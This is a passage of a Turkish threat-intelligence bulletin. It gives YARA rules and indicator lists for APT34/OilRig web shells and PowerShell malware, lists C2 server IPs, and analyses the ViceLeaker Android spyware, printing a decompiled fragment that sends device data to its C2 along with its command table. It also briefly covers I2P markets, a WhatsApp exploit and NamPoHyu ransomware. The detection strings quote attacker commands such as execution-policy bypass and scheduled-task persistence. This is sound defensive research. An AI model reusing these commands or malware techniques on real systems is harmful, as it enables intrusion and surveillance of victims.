21.     md5 = "36a17455105047026e37de0d1a281257"
22.     sha256 = "fe9cdef3c88f83b74512ec6400b7231d7295bda78079b116627c4bc9b7a373e0"
23.   strings:
24.     $s1 = "TmV3IFRpbWU=" ascii
25.     $s2 = "RnJvbSBUaGlzIEZpbGU=" ascii
26.     $s3 = "U2VydMvYPS47RGf0YWJhc2U9ZGI7VXNlciBJZD11c2VyO1Bhc3N3b3JkPXBhc3M=" ascii
27.     $s4 = "sdfewq@#$51234234DF@#$!@#$ASDF" ascii
28.     $s5 = "string netUse = exec(\"net use\");" ascii
29.   condition:
30.     ( filesize < 31KB and 1 of them )
31. }
32.
33. rule APT34_OilRig_ExpiredPassword {
34.   meta:
35.     description = "Detects APT34/OilRig ExpiredPassword.aspx"
36.     date = "18-04-2019"
37.     md5 = "8214bd033b7830ae489f779de2184d6e"
38.     sha256 = "7da82f6c51c370d57234eb7cfcfc4009f0b89268f403368cbce9fab879fccdc0"
39.   strings:
40.     $s1 = "reDGEa@#!%FS" ascii
41.     $s2 = "+S6Kos9D/etq1cd///fgTarVnUQ=" ascii
42.     $s3 = "new System.Diagnostics.Process"
43.     $s4 = "Server.HtmlEncode(r)"
44.     $s5 = "i.FileName = \"cmd\""
45.   condition:
```

```

46. ( filesize < 8KB and 1 of them )
47. }
48.
49. rule APT34_OilRig_MyMaster {
50. meta:
51. description = "Detects APT34/OilRig MyMaster.aspx"
52. date = "18-04-2019"
53. md5 = "ed9df0d451824d2f17e85c3837667ac5"
54. sha256 = "e483eee77fcc5ef11d5bf33a4179312753b62ec9a247dd14528cc797e7632d99"
55. strings:
56. $s1 = "NxKK<TjWN^lv-~*UZ|Z-H;cGL(O>7a" ascii
57. $s2 = "GYNVJOHk" ascii
58. $s3 = "1ptlPVMlle8wp17OJsm0baxATKyguwOaO6DBsknqeO4" ascii
59. $s4 = "tEiciYNFOyem" ascii
60. $s5 = "MIPRtTppajvWO" ascii
61. $s6 = "IRiBTIIY4GS48TESai/N8J9oU3d1UpTt" ascii
62. condition:
63. ( filesize < 21KB and 3 of them )
64. }

```

1.3.4. Zararlı Powershell Tespit Yara Kodu

Aşağıda paylaşılan Yara kodu ile zararlı Web Shell'i tespit etme çalışmaları yapılabilir.

```

1. /*
2. YARA Rule Set
3. Author: Florian Roth
4. Date: 2019-04-17
5. Identifier: Leaked APT34 / OilRig tools
6. Reference: https://twitter.com/0xffff0800/status/1118406371165126656
7. */
8.
9. /* Rule Set ----- */
10.
11. rule APT_APT34_PS_Malware_Apr19_1 {
12. meta:
13. description = "Detects APT34 PowerShell malware"
14. author = "Florian Roth"
15. reference = "https://twitter.com/0xffff0800/status/1118406371165126656"
16. date = "2019-04-17"
17. hash1 = "b1d621091740e62c84fc8c62bcdad07873c8b61b83faba36097ef150fd6ec768"
18. strings:
19. $x1 = "= get-wmiobject Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID" ascii
20. $x2 = "Write-Host \"exception occurred\"" ascii /* :) */
21.
22. $s1 = "Start-Sleep -s 1;" fullword ascii
23. $s2 = "Start-Sleep -m 100;" fullword ascii
24. condition:
25. 1 of ($x*) or 2 of them
26. }
27.
28. rule APT_APT34_PS_Malware_Apr19_2 {
29. meta:
30. description = "Detects APT34 PowerShell malware"
31. author = "Florian Roth"
32. reference = "https://twitter.com/0xffff0800/status/1118406371165126656"
33. date = "2019-04-17"
34. hash1 = "2943e69e6c34232dee3236ced38d41d378784a317eeaf6b90482014210fcd459"
35. strings:

```

```

36. $x1 = "="http://\" + [System.Net.Dns]::GetHostAddresses(\"\" ascii
37. $x2 = "$t = get-wmiobject Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID" fullword ascii
38. $x3 = "| Where { $_ -notmatch '^\\s+$' }" ascii
39.
40. $s1 = "new-object System.Net.WebProxy($u, $true);" fullword ascii
41. $s2 = "-eq \"dom\\\"}\" ascii
42. $s3 = "-eq \"srv\\\"}\" ascii
43. $s4 = "+\"<>\" | Set-Content" ascii
44. condition:
45. 1 of ($x*) and 3 of them
46. }
47.
48. rule APT_APT34_PS_Malware_Apr19_3 {
49. meta:
50. description = "Detects APT34 PowerShell malware"
51. author = "Florian Roth"
52. reference = "https://twitter.com/0xffff0800/status/1118406371165126656"
53. date = "2019-04-17"
54. hash1 = "27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14ed"
55. strings:
56. $x1 = "Powershell.exe -exec bypass -file ${global:$address1}"
57. $x2 = "schtasks /create /F /ru SYSTEM /sc minute /mo 10 /tn"
58. $x3 = "\\\"UpdateTasks\\\"UpdateTaskHosts\\\"
59. $x4 = "wscript /b \\\"${global:$address1} ascii
60. $x5 = "::FromBase64String([string]${global:$http_ag}))" ascii
61. $x6 = ".run command1, 0, false\" | Out-File " fullword ascii
62. $x7 = "\\\"UpdateTask.vbs" fullword ascii
63. $x8 = "hUpdater.ps1" fullword ascii
64. condition:
65. 1 of them
66. }

```

Zararlı Web Shell'lere ait tehdit emare göstergeleri Tablo 1 ve 2'de sunulmaktadır.

Tablo 1 ve Tablo 2'de yer alan IoC'lerin güvenlik cihazlarına eklenerek kurum ağı içinde herhangi bir sızıntının ve sızma girişiminin olup olmadığının tespit edilmesi tavsiye edilmektedir.

Zararlı Web Shell IoC'leri	
cmd.exe	C:\\WINDOWS\\system32\\cmd.exe
C:\\WINDOWS\\system32\\cmd.exe	eval
EXEC sp_add_job	get-childitem
GetEnvironmentVariable	GetProcesses
iex	Invoke-Expression
mshta	powershell
Process	Process.GetProcesses
Process.Start	ProcessStartInfo
RedirectStandardOutput	shell
shell32.dll	Sp_Oacreate
StartInfo	System.Diagnostics.Process
UseShellExecute	WSCRIPT.SHELL
XP_CmdShell	Xp_Regwrite
Execute	

Tablo 1: Zararlı Web Shell IOC'leri.

Bağlantı Kurulduğu Tespit Edilen Komuta Kontrol Sunucu IP Adresleri

185.56.91.61	46.165.246.196	185.236.76.80
185.236.77.17	185.181.8.252	185.191.228.103
70.36.107.34	109.236.85.129	185.15.247.140
185.181.8.158	178.32.127.230	146.112.61.108
23.106.215.76	185.20.187.8	95.168.176.172
173.234.153.194	173.234.153.201	172.241.140.238
23.19.226.69	185.161.211.86	185.174.100.56
194.9.177.15	185.140.249.63	81.17.56.249
213.227.140.32	46.105.251.42	185.140.249.157
198.143.182.22	213.202.217.9	158.69.57.62
168.187.92.92	38.132.124.153	176.9.164.215
88.99.246.174	190.2.142.59	103.102.44.181
217.182.217.122	46.4.69.52	185.227.108.35
172.81.134.226	103.102.45.14	95.168.176.173
142.234.200.99	194.9.179.23	194.9.178.10
185.174.102.14	185.236.76.35	185.236.77.75
185.161.209.157	185.236.76.59	185.236.78.217
23.227.201.6	185.236.78.63	185.121.139.149

Tablo 2: Komuta Kontrol Sunucu IP adresleri.


2. Viceleaker Saldırı İncelemesi

Mobil platformlara yönelik, kullanıcı bilgilerinin hedeflendiği saldırı kampanyaları gün geçtikçe artmaktadır. Bunlardan bir tanesi de Ortadoğu bölgesini hedefleyen ViceLeaker saldırısıdır. İlk olarak 2016 yılında tespit edilen ancak 2018 yılında daha ayrıntılı inceleme imkânı bulunan ViceLeaker, İsrail vatandaşlarını ve diğer Orta Doğu ülkelerini Triout adında kötü amaçlı yazılımla hedefleyen bir saldırı kampanyasıdır.

ViceLeaker, **arama kayıtları, mesajlar, fotoğraflar, videolar ve konum bilgileri** gibi hassas verileri ele geçirmek için tasarlanmıştır. Casusluk özelliklerinin yanı sıra, dosyaları yüklemeye, indirmeye, silmeye, sesleri kaydetmeye, video kaydı yapmaya, arama yapmaya veya belirli numaralara mesaj göndermeye yol açan arka kapı özelliklerine de sahiptir. Bu saldırı kampanyasının arkasında kim olduğu henüz net değildir. ViceLeaker saldırı kampanyasına ait detaylı bilgi teknik inceleme kısmında ele alınmıştır.

2.1. Teknik İnceleme

İlk analizler saldırganların İsrail vatandaşlarına ait android işletim sistemine sahip mobil cihazları hedeflediğini göstermektedir. Güvenlik araştırmacıları triout kurulu bir telefonu incelemeye aldıktan sonra dosyaların içine bakarak, APK'nın orijinal yazılımında gömülü olan kötü niyetli bir kod içerdiğini tespit etmiştir. Bu saldırıyı



Original code of the APK on the left, versus injected APK on the right

Şekil 15: Orijinal APK vs monipüle edilmiş APK kodu.

başlatmak için saldırganların, Baksmali aracıyla orijinal uygulamanın kodunu karmaşıklıklaştırmak işleminden kurtarmakta ve zararlı kodlarını ekleyerek Smali ile birleştirmesine izin veren bir enjeksiyon türü olan Smali injection tekniğini kullandıkları tespit edilmiştir.

Bu zararlı yazılımın, altyapısını gizlemek için Trojanized uygulamaları **Telegram** ve **WhatsApp messengers** dizinlerinin altına sakladığı görülmektedir.

Name	Detection path
Game For Adults 18.apk	/storage/emulated/0/WhatsApp/Media/WhatsApp Documents/
4_6032967490689041387.apk	/storage/emulated/0/Telegram/Telegram Documents/
Psiphon-v91.apk	/storage/emulated/0/Android/data/org.thunderdog.challegram/files/documents/

Şekil 16: Tespit yolları.

Zararlı yazılım, komut işleme ve veri kaçırmak için, komuta ve kontrol sunucusu ile iletişim kurmak için HTTP protokolünü kullanmaktadır.

```

v8 = URLEncoder.encode(sms_service.this.so.request("segsmscall"), "UTF-8").split(
    "30cmd30mi03");
sms_service.this.showToastInIntentService("cmdar[0] : " + v8[0]);
sms_service.this.showToastInIntentService("v8 : " + v8[0]);
if(v8[0].equals("1")) {
    sms_service.this.so.send(v8[1], v8[2]);
    sms_service.this.so.req4comp(v34, "fincmd");
    continue;
}
if(v8[0].equals("2")) {
    goto label_144;
}
sms_service.this.so.callNumber(v8[1]);
sms_service.this.so.req4comp(v34, "fincmd");
continue;
}
catch (InterruptedException v22) {
    goto label_112;
}
catch (Exception v14) {
    goto label_141;
}
try {
    label_144:
    if(v8[0].equals("3")) {
        sms_service.this.so.postData(String.valueOf(v34) + "--f-- model:" + Build
            .MODEL + "--[- device:" + Build.DEVICE + "--[- sdk:" + Build.VERSION
            .SDK_INT + "--[- manu:" + Build.MANUFACTURER + "--[- board:" + Build
            .BOARD + "--[- version:" + Build.VERSION.RELEASE + "--[- User : " +
            Build.USER, "inf");
        sms_service.this.so.req4comp(v34, "fincmd");
        continue;
    }
    if(v8[0].equals("4")) {
        List v24 = sms_service.this.getPackageManager().getInstalledApplications(
            Commands from C2 server parsing
    )
  
```

Şekil 17: C2 sunucusundan komutlar.

Zararlı APK toplamda 16 farklı komut barındırmaktadır. Komut detayları Şekil 18'de gösterilmektedir.

Command	Endpoint	Description
1	reqsmscal.php	Send specified SMS message
2	reqsmscal.php	Call specified number
3	reqsmscal.php	Exfiltrate device info, such as phone model and OS version
4	reqsmscal.php	Exfiltrate a list of all installed applications
5	reqsmscal.php	Exfiltrate default browser history (limited to a given date)
6	reqsmscal.php	Exfiltrate Chrome browser history (limited to a given date)
7	reqsmscal.php	Exfiltrate memory card file structure
8	reqsmscal.php	Record surrounding sound for 80 seconds
1	reqcalllog.php	Exfiltrate all call logs
2	reqcalllog.php	Exfiltrate all SMS messages
3	reqcalllog.php	Upload specified file from the device to the C2
4	reqcalllog.php	Download file from specified URL and save on device
5	reqcalllog.php	Delete specified file
6,7,8	reqcalllog.php	Commands not yet implemented
9	reqcalllog.php	Take photo (muted audio) with rear camera, send to C2
10	reqcalllog.php	Take photo (muted audio) with front camera, send to C2

Şekil 18: APK'nın uyguladığı komutlar.

Bu saldırı kampanyasının arkasında kimin olduğunun belli olmamasına rağmen, saldırganın İran ile ilişkili olabileceğine dair bir ipucu bulunmuştur. Tespit edilen e-posta adresi tarafından kaydedilen c2 sunucusunun lokasyonu İran olarak görülmektedir.

Proximity Score	37
Email	mail@serverpars.com is associated with ~5 domains mail@serverpars.com is associated with ~27,586 domains
Registrar Status	
IP Address	185.51.201.133 is hosted on a dedicated server
IP Location	Iran - Tehran - Tehran - Sefroyek Pardaz Engineering Co. Ltd
ASN	AS44285 SEFROYEKPARDAZENG-AS AS6736 - IRANET-IPM, IR
Domain Status	Registered And Active Website
Whois History	13 records have been archived since 2017-12-13
Whois Server	whois.nic.ir

Şekil 19: C2 sunucusunun whois kayıtları.

2.2. Tavsiyeler

Kullanıcılar Google Play Store'dan ve üçüncü taraf web sitelerinden güvensiz uygulamalar indirmekten kaçınmalıdır. Ayrıca, yazılımlar ve işletim sistemi güncellemeleri zamanında yapılmalıdır.

3. Dark Web: Yalnızca Tor Değil

Dark Web, World Wide Web'in özel yazılım ve yapılandırma üzerinden erişilebilen bölümü olarak tanımlanabilir. Anonimliğin ve yasadışı haberleşme oranının daha yüksek olduğu ve suç örgütlerinin faydalandığı bu platformlar siber tehdit istihbaratı çalışmaları için önemli bir kaynak olarak değerlendirilebilir. Bu kaynaklardan şu tür temel bilgiler elde edilebilir:

- Tehdit aktörlerinin taktik, teknik ve prosedürlerinin (TTP) erken tespiti,
- İstismar, zafiyet ve tehdit göstergelerinin erken tespiti,
- Saldırı motivasyonu tespiti,
- Tehdit aktörlerinin kullandığı araç ve zararlı yazılımlara dair bilgilerin tespiti,
- Pazarda satılan sıfıncı gün istismarlarının hedef aldığı platformların tespiti.

Dark Web hakkında yapılan birçok araştırma ağırlıklı olarak Tor ağını kapsamakta ve I2P, Freenet gibi projelere yeterince değinmemektedir. Her ne kadar Tor ağından istihbarat bilgisi elde edilebilse de mevcut istihbari değer taşıyan bilginin I2P ve Freenet gibi projelerden elde edilecek bilgilerle zenginleştirilmesi mümkündür. Günümüzde bu projelerin ağırlıklı olarak Tor ağını kullanmakta endişe eden ve bağlantı sorunlarından yakınan kullanıcılar, çeşitli gruplar ve istihbari bilgi arayan kullanıcılar tarafından gerçekleştirilmektedir.

3.1. 2I2P Aktiviteleri

Mayıs ayında Tor ağına hizmet veren yasa dışı pazar *Libertas Market*, kalıcı olarak I2P ağına taşındı ve böylelikle Tor ağını terk ederek temelli olarak I2P ağına geçen ilk yasa dışı pazar oldu.

Libertas Market, I2P ağına taşınma sebebi olarak Tor ağındaki kusurlar sebebiyle hizmet engelleme (DOS)

TOR	I2P
Çok daha büyük kullanıcı tabanı, dolayısıyla daha fazla desteğe sahip	Küçük kullanıcı tabanı, daha az dikkat çektiği için yasaklar ve DOS saldırılarıyla karşılaşmayan platform
Yüksek fonlama	Devre anahtarlama yerine paket anahtarlama kullanımı
Daha fazla geliştirici sayısı	Koda gömülü dizin sunucuları yerine değişken 'floodfill eşleri'nin kullanımı
Çıkış trafiği için tasarlanmış, yüksek çıkış düğümü sayısı	Gizli servisler için tasarlanmış, hızlı gizli servis bağlantıları
Merkezi kontrol sayesinde Sybil saldırılarına karşı daha yüksek gözetim	TCP ve UDP desteği


Tablo 3: TOR ve I2P karşılaştırma.

Tor	I2P
cell	message
circuit	tunnel
directory	NetDb
directory server	floodfill router
exit node	outproxy
hidden service	Eepsite or destination
hidden service descriptor	lease set
introduction point	inbound gateway
onion routing	garlic routing


Şekil 20: TOR ve I2P terminoloji farklılıkları.

saldırıların gerçekleştirilebilmesini gösterdi ve polis teşkilatlarının bir Tor web sitesinin ‘clearnet’ IP adresini tespit edebildikleri bir zafiyetin olduğunu öne sundu. Ayrıca Tor ağının gizli servisler için uygun olmadığını belirtti. 19 Haziran tarihinde ise Libertas Market, I2P’nin kullanım azlığından dolayı servislerine ara verdiğini duyurdu ve web sitesinde bir mesaj yayımladı.


Libertas Market, Tor ağını terk ederek I2P ağına geçen ilk yasa dışı pazar olsa da, I2P ağında barınan tek yasa dışı pazar değil. Son zamanlarda artan hizmet engelleme (DOS) saldırıları ve polis teşkilatlarının Tor ağına artan dikkati sebebiyle birçok gizli servis <https://www.securityweek.com/i2ninja-malware-kit-using-i2p-anonymity/> cısı I2P ağına geçmeyi talep ediyor. Tor ağında bulunan bir Reddit klonu olan *Dread* adlı web sitesinde birçok kullanıcının çeşitli gizli servislere I2P veya Freenet gibi ağlara geçmeyi talep ettiği görülmektedir^[1].



Şekil 21: Libertas Market'in Tor ağındaki taşınma mesajı.



Şekil 22: Libertas Market'in servislerine ara verme mesajı.



Şekil 23: Silk Road Reloaded kullanıcı paneli.

Geçmişteki yasa dışı I2P kullanımlarından birine örnek olarak *Silk Road Reloaded* verilebilir. 2013 yılı sonunda en büyük yasa dışı Dark Web pazarı olan Silk Road'un kapatılmasından sonra çıkan birçok yeni pazardan biri, I2P'de açılan Silk Road Reloaded idi. I2P ağında bir yıldan uzun bir süre faaliyet gösteren Silk Road Reloaded, 2016 yılında bilinmeyen bir sebepten dolayı faaliyetlerine son verdi.

Ayrıca I2P ağı geçmişte zararlı yazılım aktiviteleri için de kullanılmıştır. Bu konuda dikkate değer iki örnek verilebilir; *CryptoWall 3.0*, *Dyre* ve *i2Ninja*.

2013 yılında keşfedilen i2Ninja adlı zararlı yazılımın I2P ağını kullanan ilk yaygın zararlı yazılım olduğu söylenebilir. i2Ninja, kurbanların bilgisayarları ile komuta kontrol sunucusu arasındaki iletişim için I2P kullanıyordu ve büyük poker web sitelerini hedef alıyordu. 2015 yılında ortaya çıkan CryptoWall 3.0 adlı fidye yazılımı komuta kontrol sunucuları ile iletişim için I2P ağını kullanıyordu ve böylelikle komuta kontrol sunucularının kapatılmasını oldukça zorlaştırıyordu.

I2P'ye geçme talebinin artması yeni veya ilk kez görülen bir durum değil. 2017 yazında Tor ağına bulunan birçok gizli servis ve yasa dışı market polis teşkilatlarınca ardı ardına kapatıldıktan sonra bazı kullanıcıların platform değişikliğine gidilmesi konusunda çağrı yapmasına rağmen bu etkisiz kalmıştı. 2017 yazındaki platform değişikliği hareketinin başarısız kalmasının sebebi olarak gizli servislerin bundan bir fayda sağlamadığı ve I2P'nin adeta bir hayalet kasaba olarak görüldüğü söylenilebilir. Fakat önümüzdeki günlerde gizli servislerde bir göç dalgasının yaşanabileceği ve I2P kullanan daha fazla zararlı yazılım ve yasa dışı servise rastlanılabileceği tahmin edilmektedir. Çünkü Tor kullanıcılarının bir kısmına göre şu andaki genel kanı Tor ağına suç odaklı gizli servisleri barındırmak için yeterince güvenli veya stabil olmadığı yönünde.

SİBER SALDIRILAR

Bu kısımda, küresel çapta ses getiren siber saldırı vakalarına ait detaylar sebep-sonuç çerçevesinde incelenmektedir.

4. WhatsApp Zafiyeti

Mayıs ayının ikinci haftasında Whatsapp, hedeflenen telefon numaralarının Whatsapp sesli arama özelliği kullanılarak, telefona zararlı yazılım yüklenmesine neden olan ciddi bir güvenlik açığı tespit etti. Zafiyetin, mobil casus yazılım geliştirmesiyle bilinen İsraili NSO Grubu tarafından keşfedildiği ve satıldığı belirtildi.

Güvenlik açığının istismar edilerek, hedef Android ve IOS cihazlara Pegasus casus yazılımı yüklediği ifade edildi. Facebook tarafından yayınlanan bir belgede zafiyetin, Whatsapp VOIP yığındaki arabellek aşımından kaynaklandığı ve uzaktaki saldırganın özel hazırlanmış SRTCP paketleri göndererek hedef telefonlarda rastgele kod üretilmesine olanak sağladığı belirtildi.

CVE-2019-3568 olarak tanımlanan güvenlik açığının, aramanın yanıtlanmasına gerek kalmadan casus yazılımları yükleyebildiği ve hedeflenen telefondan verileri çalabildiği ifade edildi. Buna ek olarak, zararlı yazılımın gelen arama

bilgilerini arama günlüğünden sildiği ve böylece kurbanların saldırıdan haberdar olmalarını engellediği belirtildi.

Saldırıdan etkilenen kişi sayısı tam olarak bilinmemekle birlikte, Whatsapp mühendisleri NSO Grup casus yazılımının belirli sayıda kullanıcıyı hedef aldığını doğruladı. Toronto Üniversitesi'nde NSO Grubu'nun faaliyetlerini araştıran Citizen Lab, zafiyetin ilk olarak İngiltere'de bir insan hakları avukatına saldırmak amacıyla kullanıldığını düşündüklerini ifade etti. Pegasus casus yazılımı ile saldırganların, kurbanın akıllı telefonunda metin mesajları, e-postalar, Whatsapp mesajları, iletişim bilgileri, konum bilgisi, mikrofon ve kamera dahil olmak üzere ciddi miktarda veriye erişebildikleri belirtildi.

Kötü amaçlı casus yazılımlar, daha önce Meksika'dan Birleşik Arap Emirlikleri'ne kadar birçok ülkede insan hakları eylemcilerine ve gazetecilere, Suudi Arabistan'daki Uluslararası Af Örgütü çalışanlarına ve geçtiğimiz yılın başlarında yurt dışında bulunan bir başka Suudi insan hakları savunucusuna karşı kullanılmıştı. Uluslararası Af Örgütü, NSO Grubu'na ait gözetim teknolojisinin (surveillance technology) kötüye kullanımının bildirildiği birden fazla vaka için NSO Grubu'nun sorumluluk almayı ya da çözüm sunmayı reddettiğini açıkladı.

NSO Grubu tarafından BBC'ye yapılan açıklamada ise NSO teknolojisinin yalnızca suç ve terörle mücadele etmek amacıyla yetkili devlet kurumlarınca kullanıldığı ifade edildi. NSO Grubu'nun herhangi bir kişiyi ya da kuruluşu hedef almak amacıyla bu teknolojiyi kullanmadığı ve kullanmayacağı belirtildi.

Güvenlik açığının, zafiyet için yama yayınlanana kadar Whatsapp kullanan 1,5 milyar insanı etkilediği belirtiliyor. Facebook tarafından yapılan açıklamada zafiyetin aşağıdaki sürümlerde mevcut olduğu belirtildi:

- Android cihazlar için;
 - v2.19.134 sürümünden önceki tüm sürümler,
 - WhatsApp Business için v2.19.44 sürümünden önceki tüm sürümler,
- IOS cihazlar için;
 - v2.19.51 sürümünden önceki tüm sürümler,
 - WhatsApp Business için v2.19.51 sürümünden önceki tüm sürümler
- Windows cihazlar için v2.18.348 sürümünden önceki tüm sürümler,
- Tizen için v2.18.15 sürümünden önceki tüm sürümler.

Whatsapp mühendislerinin Mayıs ayının başında güvenlik açığını keşfettikleri ve sorunu Adalet Bakanlığına bildirdikleri ifade edilmektedir.

Uzmanlar hem IOS hem de Android kullanıcılarını uygulamalarını hemen en son yayımlanan sürüme güncellemeleri konusunda uyarmaktadır^[2].

5. Nam-Po-Hyu Zararlısı

Fidye zararlı yazılımları (Ransomware) olarak da bilinen Cryptovirus'lerin ününü ve verdiği zararları bilgi güvenliği alanında çalışan herkes bilir. Hatta siber güvenlik ürünlerinin yetersiz kaldığı veya zararlıyı tespit edemediği durumlarda bazı son kullanıcılar Cryptovirus'lerden de nasiplerini almışlardır. Zararlı kategorilerinde, Truva Atı'ndan (Trojan Horse) sonra en bilinen zararlılar arasına girmiştir. Cryptovirusler sadece sıradan kullanıcıları değil, okulları, hastaneleri, enerji sektörünü, bankaları, kamu sektörünü, kısaca her alanı hedef almaktadır [3]. Saldırganın amacı zararlı vasıtasıyla kullanıcının dosyalarını şifreleyerek onlara ulaşmasını engellemek ve şifrelenmiş dosyaların deşifre edilmesi için kurbanlardan fidye talep etmektir. Son birkaç yılda popülerleşmiş ve oldukça geniş bir hedef kitlesi olan Cryptoviruslere de bir yenisi daha eklenmiştir.


NamPoHyu, MegaLocker^[4] zararlısından esinlenerek hazırlanmış bir Cryptovirustür. Hedefinde genellikle Samba sunucuları vardır. Ayrıca MAC ve PC'ler de bu zararlıdan etkilenebilir. Zararlı genel olarak e-posta ile kurbanı atılır, bulaşması için kurbanın zararlıya tıklaması yeterlidir. NamPoHyu zararlısı bulaştığında ilk yaptığı şey Samba sunucusu aramaktır. Sunucuyu bulduktan sonra brute force yöntemini kullanarak sunucudan elde ettiği kullanıcı bilgilerin şifrelerini kırmaya çalışır. Başarılı olduğu



Şekil 24: NamPoHyu uzantılı şifrelenmiş dosya örneği^[3].

takdirde kullanıcının dosyalarını 128 bitlik AES şifreleme algoritması kullanarak şifreler ve fidye notu bırakır^[5].

